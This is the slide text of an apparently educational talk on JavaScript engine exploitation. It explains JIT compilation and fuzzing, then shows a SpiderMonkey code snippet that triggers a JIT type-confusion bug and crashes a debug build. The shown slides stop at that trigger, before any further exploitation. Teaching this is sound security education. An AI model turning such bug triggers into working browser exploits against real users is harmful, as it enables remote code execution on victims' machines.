
JavaScript Engine Exploitation

Matthew Pabst


… or a short summary of Dr. Shacham's Browser Security Class (CS 378H)

It's 2009...


Google has a crazy idea




Chrome OS





How am I going to run all my favorite applications from a browser?!!





Your life- on the Internet!







We do nearly everything in our browsers

How many lines of code?

25M lines of code!




How many bugs?




Who cares if their browser is buggy?

Websites execute code on your computer



Browsers protect you from malicious sites



Bugs in your browser's **JavaScript engine**

Websites can **remotely** and **programmatically** execute **arbitrary code** on your **computer**


Coming up:

1. Background
2. How to find these bugs
3. How to exploit these bugs

Background

Compiled Languages:
Compile once, run many times


```
void hello() {
    char *msg =
“hello”;
    printf(msg);
}
```



Compilation takes a while, but can make code run faster!

JavaScript:
An Interpreted Language

```
function hello() {
    var msg = “hello”;
    console.log(msg);
}
```




```
> console.log(msg)
  hello
```

Why is JavaScript interpreted?

- Binaries (executables) are large compared to source code
- Compatibility
- JavaScript is a nightmare to compile*

Interpreting is super slow though

```
function add(x, y) {
    return x + y;
}
```



Interpreting often does redundant work

Why don’t we just compile functions that get called often?

Just-In-Time (JIT) Compilation

```
function add(x, y) {
    return x + y;
}
```

1-1K calls

Interpreter
No compilation, slow execution


1K-100K calls

Big brain compiler
Slow to compile, fast execution


100K+ calls

Bigger brain compiler
Slower to compile, faster execution

JIT Compilation is really tricky:
Memory Management



JIT Compilation is really tricky:
Dynamic Typing



JIT Compilation is really tricky:
The DOM

JavaScript has a million weird edge cases!


Switching from compiled to interpreted code is hard

```
element.addEventListener(
    document.write(...)
);
```

Finding JavaScript Engine Bugs


How to find bugs in software?

Automatic Method:
Randomly try tons of inputs



Manual Method:
Think really hard about edge cases


How to search the input space?



Fuzzing:


- Start with an old bug test case
- Mutate the code by adding statements
- Run the mutated code in a debug build of the engine

Which mutations to try?



Exploiting JavaScript Engine Bugs

How do we get from a bug to an exploit?



Background

- Type checks are used to make sure nothing breaks in JIT functions (e.g. adding numbers to strings)
- If we can omit type checks, JIT'd code will run faster (type inference)
- In Firefox's JIT, SpiderMonkey, each object has an `ObjectGroup`, which is used to infer types
- **WARNING:** code blocks ahead!

Stage 0: Trigger a Bug (1)

```
function hax(o, changeProto) {
    if (changeProto) {
        o.p = 42;
        o.__proto__ = {};
    }
    o.p = 13.37;
    return o;
}
```

Change the type of `o.p`

Change the prototype of `o`, changing its `ObjectGroup`

Stage 0: Trigger a Bug (2)

```
for (let i = 0; i < 1000; i++) {
    hax({}, false);
}
```

```
function hax(o, changeProto) {
    if (changeProto) {
        o.p = 42;
        o.__proto__ = {};
    }
    o.p = 13.37;
    return o;
}
```

JIT compile **hax** to expect an object of **ObjectGroup 1**, with inferred types `{.p: [float]}`

Since `changeProto=false`, the JIT assumes `o.p` never changes, so it omits a type check

Stage 0: Trigger a Bug (3)

```
for (let i = 0; i < 10000; i++) {
    let o = hax({}, true);
    eval('o.p');
}
```

```
function hax(o, changeProto) {
    if (changeProto) {
        o.p = 42;
        o.__proto__ = {};
    }
    o.p = 13.37;
    return o;
}
```

Creates a new **ObjectGroup**, with inferred types `{.p: [int]}`

But the actual type of `o.p` is `float`!
Triggers crash in debug build.

Stage 0: Trigger a Bug (4)

Summary:

- Trained the JIT compiler to omit a type check
- Trained the JIT to expect an object property to be an integer type
- Broke that assumption by setting it to a floating-point number in the middle of the function

